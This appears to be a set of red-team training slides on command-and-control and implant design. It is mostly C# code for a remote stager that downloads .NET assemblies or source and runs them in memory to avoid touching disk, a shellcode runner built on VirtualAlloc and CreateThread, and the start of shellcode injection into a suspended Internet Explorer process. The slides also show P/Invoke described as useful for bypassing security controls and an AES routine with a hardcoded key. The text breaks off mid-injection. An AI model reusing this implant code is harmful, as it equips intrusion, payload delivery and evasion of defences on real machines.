
Mitre Att&ck Techniques

C2 & Implant

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
10 techniques	7 techniques	9 techniques	12 techniques	19 techniques	13 techniques	39 techniques	15 techniques	27 techniques	9 techniques	17 techniques	16 techniques	9 techniques	13 techniques
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data (3)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal	
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Credentials from Password Stores (5)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction	
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (14)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Automated Collection	Clipboard Data	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact	
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Infrastructure Discovery	Cloud Service Dashboard	Data from Cloud Storage Object	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)	
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)	Browser Extensions	Deploy Container	Forge Web Credentials (2)	Cloud Service Discovery	Cloud Service Dashboard	Dynamic Resolution (3)	Encrypted Channel (2)	Exfiltration Over Other Network Medium (1)	Defacement (2)	
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Create or Modify System Process (4)	Direct Volume Access	Input Capture (4)	Container and Resource Discovery	File and Directory Discovery	Replication Through Removable Media	Fallback Channels	Exfiltration Over Physical Medium (1)	Disk Wipe (2)	
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (7)	Compromise Client Software Binary	Domain Policy Modification (2)	Man-in-the-Middle (2)	Domain Trust Discovery	Network Service Scanning	Data from Configuration Repository (2)	Ingress Tool Transfer	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)	
Search Open Technical Databases (5)	Trusted Relationship	Software Deployment Tools	Shared Modules	Create Account (3)	Execution Guardrails (1)	Modify Authentication Process (4)	File and Directory Discovery	Network Share Discovery	Data from Information Repositories (2)	Multi-Stage Channels	Scheduled Transfer	Firmware Corruption	
Search Open Websites/Domains (2)	Valid Accounts (4)	System Services (2)	User Execution (3)	Create or Modify System Process (4)	Escape to Host	Network Sniffing	Network Sniffing	Network Share Discovery	Data from Local System	Non-Application Layer Protocol	Transfer Data to Cloud Account	Inhibit System Recovery	
Search Victim-Owned Websites		Windows Management Instrumentation	Event Triggered Execution (15)	Event Triggered Execution (15)	Exploitation for Defense Evasion	OS Credential Dumping (8)	>Password Policy Discovery	Network Sniffing	Data from Network Shared Drive	Non-Standard Port		Network Denial of Service (2)	
			External Remote Services	Hijack Execution Flow (11)	File and Directory Permissions Modification (2)	Steal Application Access Token	Peripheral Device Discovery	Peripherical Device Discovery	Data from Removable Media	Protocol Tunneling		Resource Hijacking	
			Hijack Execution Flow (11)	Hijack Execution Flow (11)	Hide Artifacts (7)	Steal or Forge Kerberos Tickets (4)	Permission Groups Discovery (3)	Process Discovery	Data Staged (2)	Proxy (4)		Service Stop	
			Implant Internal Image	Impair Defenses (7)	Indirect Command Execution	Steal Web Session Cookie	Query Registry	Query Registry	Email Collection (3)	Remote Access Software		System Shutdown/Reboot	
			Modify Authentication Process (4)	Indicator Removal on Host (6)	Masquerading (6)	Two-Factor Authentication Interception			Input Capture (4)	Traffic Signaling (1)			
			Office Application Startup (6)	Scheduled Task/Job (7)					Man in the Browser				

C2 and Implant Design

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Merging Existing Code for Better Tools

Use Existing Code Pieces to Build Your Code

Look for Mitre Att&ck Examples

<https://github.com/redcanaryco/atomic-red-team>

Look for given/available function/operation examples

Web Client / Request Operations

.NET Code Operations

Registry Operations

Process Operations

Search for more functionalities on Internet & Respect the researchers

- <https://github.com/Arno0x>
- <https://github.com/enigma0x3>
- <https://github.com/FuzzySecurity>
- <https://github.com/GhostPack>
- <https://github.com/xpn>
- <https://github.com/SharpC2>
- <https://github.com/byt3bl33d3r>
- <https://github.com/cobbr>

Registry

```
Dictionary<string, dynamic> registryBases= new Dictionary<string, object>();  
registryBases.Add("HKEY_CURRENT_USER", Registry.CurrentUser);  
registryBases.Add("HKEY_CLASSES_ROOT", Registry.ClassesRoot);  
registryBases.Add("HKEY_CURRENT_CONFIG", Registry.CurrentConfig);  
registryBases.Add("HKEY_LOCAL_MACHINE", Registry.LocalMachine);  
registryBases.Add("HKEY_USERS", Registry.Users);  
  
// Open the key for a "scope"  
using(RegistryKey key = registryBases[basename].OpenSubKey(keyname)) ← Reading the key  
{  
    // Print the Sub Keys in a loop  
    foreach(String subkeyName in key.GetSubKeyNames()) { ← Printing the sub keys  
        Console.WriteLine(key.OpenSubKey(subkeyName).GetValue("DisplayName"));  
    }  
    // Print the Names and Values in a loop  
    foreach (string valuename in key.GetValueNames()) { ← Printing the values  
        Console.WriteLine("Name: {0},\t Value: {1}", valuename, key.GetValue(valuename));  
    }  
}
```

Build a dictionary for all registry bases

So you can parse the request and ask them separately

Registry

```
RegistryKey key = registryBases[basename].CreateSubKey(keyname); ← Creating a registry key
Console.WriteLine("Created successfully.");

using(RegistryKey key = registryBases[basename].OpenSubKey(keyname, true)) ← "true" makes it writable
{
    key.SetValue(vname,value,RegistryValueKind.String); ← Setting a name and value
    key.Close(); ← Close the key when finished
    Console.WriteLine("The registry value added successfully.");
}

registryBases[basename].DeleteSubKey(keyname); ← Deleting a registry key
registryBases[basename].Close();

using(RegistryKey key = registryBases[basename].OpenSubKey(keyname, true))
{
    key.DeleteValue(vname); ← Deleting a registry value
    key.Close();
    Console.WriteLine("The registry value deleted successfully.");
}
```

Process

```
string output = "";  
System.Diagnostics.Process process = new System.Diagnostics.Process(); ← Setup the process  
System.Diagnostics.ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo();  
//startInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden; ← Hiding the Windows  
startInfo.FileName = process_name; ← Process name  
startInfo.Arguments = process_arguments; ← Process arguments  
startInfo.UseShellExecute = false; ← Shell should be used?  
startInfo.RedirectStandardOutput = true;  
startInfo.RedirectStandardError = true;  
process.StartInfo = startInfo;  
process.Start(); ← Start the process  
Console.WriteLine("Process started.\nOutput:");  
output = process.StandardOutput.ReadToEnd(); ← Process output  
string err = process.StandardError.ReadToEnd(); ← Process error messages  
Console.WriteLine(output);  
if (err != "") {  
    Console.WriteLine("Error: {0}",err);  
}  
process.WaitForExit(); ← Wait for process to exit
```

One-liner: `System.Diagnostics.Process.Start("cmd");`

Encryption (AES)

```
using System.Security.Cryptography;           ← Cryptography namespace  
2 references  
public static byte[] key = Encoding.UTF8.GetBytes("ENCRYPTIONISGOOD");      ← 16 bytes key  
2 references  
public static byte[] iv = Encoding.UTF8.GetBytes("NOITISNTTHATGOOD");        ← 16 bytes iv  
1 reference  
public static string Encrypt(string text)  
{  
    SymmetricAlgorithm algorithm = Aes.Create();          ← Create AES algorithm  
    ICryptoTransform transform = algorithm.CreateEncryptor(key, iv);   ← Set encryptor with key/iv  
    byte[] inputbuffer = Encoding.UTF8.GetBytes(text);       ← Get the input bytes  
    byte[] outputBuffer = transform.TransformFinalBlock(inputbuffer, 0, inputbuffer.Length);  ← Prepare the output  
    return Convert.ToBase64String(outputBuffer);            ← Convert to Base64  
}  
1 reference  
public static string Decrypt(string text)  
{  
    SymmetricAlgorithm algorithm = Aes.Create();  
    ICryptoTransform transform = algorithm.CreateDecryptor(key, iv);      ← Set decryptor with key/iv  
    byte[] inputbuffer = Convert.FromBase64String(text);  
    byte[] outputBuffer = transform.TransformFinalBlock(inputbuffer, 0, inputbuffer.Length);  
    return Encoding.UTF8.GetString(outputBuffer);  
}
```

Web Client Function for Download

```
// Create the Web Client
WebClient client = new WebClient(); ← Create a Web Client
// Initiate a variable for .NET assembly
byte[] asm = new byte[] {}; ← Variable for Bytes
// Initiate a variable for .NET source
string src = ""; ← Variable for String
switch (args[0])
{
    case "url":
        if (args[1] == "asm") {
            Console.WriteLine("Downloading the .NET assembly.");
            // Download the .NET assembly from a URL as data
            asm = client.DownloadData(args[2]); ← Download as binary
            // Call the .NET assembly execution for the data
            ExecDotNetAssembly(asn);
        }
        else
        {
            Console.WriteLine("Downloading the .NET source.");
            // Download the .NET source from a URL as string
            src = client.DownloadString(args[2]); ← Download as string
            // Call the .NET DOM compiler for the string
            CompileDotNetSource(src);
        }
    break;      Useful when loading malicious/extended content from remote. It doesn't touch disk.
    ...
```

Web Request Function (Part 1)

```
public static HttpWebRequest WebClientAdvanced(string url)
{
    //create a URI for the URL given
    Uri uri = new Uri(url); ← URL to URI Object
    //create the HTTP request
    HttpWebRequest client = WebRequest.Create(uri) as HttpWebRequest;

    // Use GET to normalise the traffic
    client.Method = WebRequestMethods.Http.Get; ← Set GET as HTTP method

    // Get the default proxy if there is
    client.Proxy = new System.Net.WebProxy(); ← Proxy Settings
    // Get the credentials for the proxy if there is
    client.Proxy.Credentials = System.Net.CredentialCache.DefaultCredentials;
    // Ignore the certificate issues if necessary
    client.ServerCertificateValidationCallback += (sender, cert, chain, sslPolicyErrors) => true; ← Ignore SSL Errors

    // Create a cookie container
    CookieContainer cookies = new CookieContainer();
    // Add the session ID to the cookie
    cookies.Add(new Cookie("SESSIONID","123456789") { Domain = uri.Host }); ← Set a cookie if necessary
    // Assign the cookies to the request
    client.CookieContainer = cookies;

    // Set a User-Agent for it
    client.UserAgent = ("Mozilla/31337"); ← Set a User-Agent

    // Don't follow the redirects
    client.AllowAutoRedirect = false;
    // Return the client
    return client;
}
```

Web Request Function (Part 2)

```
Console.WriteLine("Downloading the .NET assembly.");
// Generate an advanced web client
HttpWebRequest client = WebClientAdvanced(args[0]);
// Send the request and get the response
HttpWebResponse response = client.GetResponse() as HttpWebResponse; ← Send the request

Console.WriteLine("Processing the server response.");
// Download the .NET assembly from a URL as data if response is OK
// Defining the response body
byte[] responsebody = new byte[] {};
if (response.StatusCode == HttpStatusCode.OK) ← Check HTTP response code
{
    // Read the headers for debugging
    Console.WriteLine("Raw server headers for debugging:");
    for (int i = 0; i < response.Headers.Count; i++)
        Console.WriteLine("\t"+response.Headers.GetKey(i) + ":" + response.Headers.Get(i).ToString()); ← Print/read response headers

    MemoryStream ms = new MemoryStream();
    response.GetResponseStream().CopyTo(ms);
    responsebody = ms.ToArray(); ← Read response as a Stream

    //close the connection if it's finished
    response.Close(); ← Close it when you're done
}
else
{
    Console.WriteLine("Server response is invalid: {0}", response.StatusCode);
}
```

Loading a .NET Assembly and Invoke

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```
static void ExecDotNetAssembly(byte[] asm)
{
    // Loading the .NET Assembly
    System.Reflection.Assembly a = System.Reflection.Assembly.Load(asm); ← Load the .NET Assembly
    // Finding the Entry Point
    System.Reflection.MethodInfo method = a.EntryPoint; ← Find the Entry Point
    // Create the Instance for the Entry Point
    object o = a.CreateInstance(method.Name); ← Create an instance for it
    // Setting the parameters for Invoke
    //object[] apo= { PARAMETERS };
    object[] apo= { }; ← Set parameters
    // Invoking the Entry Point
    method.Invoke(o,apo); ← Call the function
    return;
}
```

Useful to load an external .NET Assembly or extend the existing features.

Compile .NET Source Code In Memory

```
// Define the provider and parameters
CSharpCodeProvider provider = new CSharpCodeProvider();
CompilerParameters parameters = new CompilerParameters();
// If there are other .NET Assemblies required, add here
parameters.ReferencedAssemblies.Add("System.dll");
parameters.GenerateInMemory = true;
parameters.GenerateExecutable = true;
// Compile the .NET source code
CompilerResults results = provider.CompileAssemblyFromSource(parameters, src);
// Print error details if it fails
if (results.Errors.HasErrors)
    Console.WriteLine("I'm sorry master Wayne, I've failed you.");
// Get the compiled .NET Assembly
System.Reflection.Assembly a = results.CompiledAssembly;
// Finding the Entry Point
System.Reflection.MethodInfo method = a.EntryPoint;
// Create the Instance for the Entry Point
object o = a.CreateInstance(method.Name);
// Setting the parameters for Invoke
//object[] apo= { PARAMETERS };
object[] apo= { };
// Invoking the Entry Point
method.Invoke(o,apo);
return;
```

Set provider and parameters

As references if necessary

Compile it in memory

In errors, complain about it

.NET assembly is ready to go

Find the entry point

Create an instance for it

Set the parameters

Invoke the method

Useful to load an external .NET Source Code or extend the existing features.

Variant A

- 1 – Download Txt**
- 2 – Run Commands**

Variant B

- 1 – Download Txt**
- 2 – Load Extra Stages**
- 3 – Run Stages**

Variant C

- 1 – Download Txt**
- 2 – Discover C2**
- 3 – Download Stages**
- 4 – Start Beaconing**
- 5 – Run Interactive**



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```
1  using System;
2  using System.IO;
3  using System.Text;
4  using System.Net;
5  using Microsoft.CSharp;
6  using System.CodeDom.Compiler;
7  public class Program
8  {
9      public static void Main(string[] args)
10     {
11         if (args.Length == 0) {
12             // If there is no argument, say something nice.
13             Console.WriteLine(@"Use the following syntax:
14             url asm http://URL
15             url src http://URL
16             file asm FULLPATH
17             file src FULLPATH");
18         }
19         else {
20             // Create the Web Client
21             WebClient client = new WebClient();
22
23             // Initiate a variable for .NET assembly
24             byte[] asm = new byte[] {};
25             // Initiate a variable for .NET source
26             string src = "";
27             switch (args[0])
28             {
29                 case "url":
30                     if (args[1] == "asm") {
31                         Console.WriteLine("Downloading the .NET assembly.");
32                         // Download the .NET assembly from a URL as data
33                         asm = client.DownloadData(args[2]);
34                     }
35             }
36         }
37     }
38 }
```



Windows API

Platform Invoke (P/Invoke)

“P/Invoke is a technology that allows you to access structs, callbacks, and functions in **unmanaged** libraries from your **managed code**.”

- Microsoft

Platform Invoke by Microsoft

<https://docs.microsoft.com/en-us/dotnet/standard/native-interop/pinvoke>

Platform Invoke Examples by Microsoft

<https://docs.microsoft.com/en-us/dotnet/framework/interop/platform-invoke-examples>

.NET Assemblies can access Win32 APIs, **if** PInvoke signatures are **correct**.

Best use is bypassing security controls.


P/Invoke Example for win32

```
using System.Runtime.InteropServices;

public class Program {

    // Import user32.dll (containing the function we need) and define
    // the method corresponding to the native function.
    [DllImport("user32.dll")]
    public static extern int MessageBox(IntPtr hWnd, String text, String caption, int options);

    public static void Main(string[] args) {
        // Invoke the function as a regular managed method.
        MessageBox(IntPtr.Zero, "Command-line message box", "Attention!", 0);
    }
}
```



P/Invoke Example for Mac

```
using System;
using System.Runtime.InteropServices;

namespace PInvokeSamples {
    public static class Program {

        // Import the libSystem shared library and define the method corresponding to the native func
        [DllImport("libSystem.dylib")]
        private static extern int getpid();

        public static void Main(string[] args){
            // Invoke the function and get the process ID.
            int pid = getpid();
            Console.WriteLine(pid);
        }
    }
}
```

P/Invoke Example for Linux

```
using System;
using System.Runtime.InteropServices;

namespace PInvokeSamples {
    public static class Program {

        // Import the libc shared library and define the method corresponding to the native function.
        [DllImport("libc.so.6")]
        private static extern int getpid();

        public static void Main(string[] args){
            // Invoke the function and get the process ID.
            int pid = getpid();
            Console.WriteLine(pid);
        }
    }
}
```

P/Invoke Wiki

P/Invoke Wiki

Pinvoker Visual Studio Plugin

<https://pinvoke.net/>

4: VirtualAlloc

Summary

[The VirtualAllocEx API](#)

```
static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress,  
Private Function VirtualAllocEx(ByVal hProcess As IntPtr, ByVal lpAddress As IntPtr  
static def VirtualAllocEx(hProcess as IntPtr, ipAddress as IntPtr, dwSize as IntPtr, flAllo
```

Documentation

[\[VirtualAllocEx\] on MSDN](#)

5: VirtualAllocEx


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Private Function VirtualAllocEx(ByVal hProcess As IntPtr, ByVal lpAddress As IntPtr  
static def VirtualAllocEx(hProcess as IntPtr, ipAddress as IntPtr, dwSize as int, flAlloc
```

Documentation

[\[VirtualAllocEx\] on MSDN](#)



P/Invoke Examples for Windows API

```
[DllImport("kernel32")] ← VirtualAlloc for memory allocation operations
1 reference
public static extern UInt64 VirtualAlloc(UInt64 lpStartAddr, UInt64 size, UInt64 flAllocationType, UInt64 flProtect);
```

```
[DllImport("kernel32")] ← CreateThread for creating a thread
1 reference
public static extern IntPtr CreateThread(
    UInt64 lpThreadAttributes,
    UInt64 dwStackSize,
    UInt64 lpStartAddress,
    IntPtr param,
    UInt64 dwCreationFlags,
    ref UInt64 lpThreadId
);
```

```
[DllImport("kernel32")] ← WaitForSingleObject for waiting before exit
1 reference
public static extern UInt64 WaitForSingleObject(
    IntPtr hHandle,
    UInt64 dwMilliseconds
);
```

Invoke A Shellcode on Windows (v1)

```
UInt64 funcAddr = VirtualAlloc(0, (UInt64)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE); Allocating memory
Console.WriteLine("VirtualAlloc used to allocate memory for the shellcode size.");

Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length); ← Copying shellcode
Console.WriteLine("Shellcode copied to the memory address received.");

IntPtr hThread = IntPtr.Zero;
UInt64 threadId = 0;
IntPtr pinfo = IntPtr.Zero;
Console.WriteLine("Variables set for the thread.");

hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId); ← Starting the thread
Console.WriteLine("CreateThread called.");

WaitForSingleObject(hThread, 0xFFFFFFFF); ← Wait for the thread
Console.WriteLine("Thread started, goodbye!");
```

Thread Injection on Windows (v2)

```

string strShellCode = "REPLACEME/EiD5PDowAAAAEFRQVBSUVZIMdJlSItSYEiLUhhIi1IgSItyUEgPt0pKTTHJSDHArDxhfAIsIEHB";
byte[] shellcode = System.Convert.FromBase64String(strShellCode.Replace("REPLACEME", ""));

string processpath = @"C:\Program Files\internet explorer\iexplore.exe";
STARTUPINFO si = new STARTUPINFO();
PROCESS_INFORMATION pi = new PROCESS_INFORMATION();
bool success = CreateProcess(processpath, null,
    IntPtr.Zero, IntPtr.Zero, false,
    ProcessCreationFlags.CREATE_SUSPENDED,
    IntPtr.Zero, null, ref si, out pi);

IntPtr resultPtr = VirtualAllocEx(pi.hProcess, IntPtr.Zero, shellcode.Length, MEM_COMMIT, PAGE_READWRITE); ← Allocate Mem for RW
IntPtr bytesWritten = IntPtr.Zero;
bool resultBool = WriteProcessMemory(pi.hProcess, resultPtr, shellcode, shellcode.Length, out bytesWritten); ← Write the shellcode

Process targetProc = Process.GetProcessById((int)pi.dwProcessId); ← Get the process ID
ProcessThreadCollection currentThreads = targetProc.Threads;
IntPtr sht = OpenThread(ThreadAccess.SET_CONTEXT, false, currentThreads[0].Id); ← Open the thread
uint oldProtect = 0;
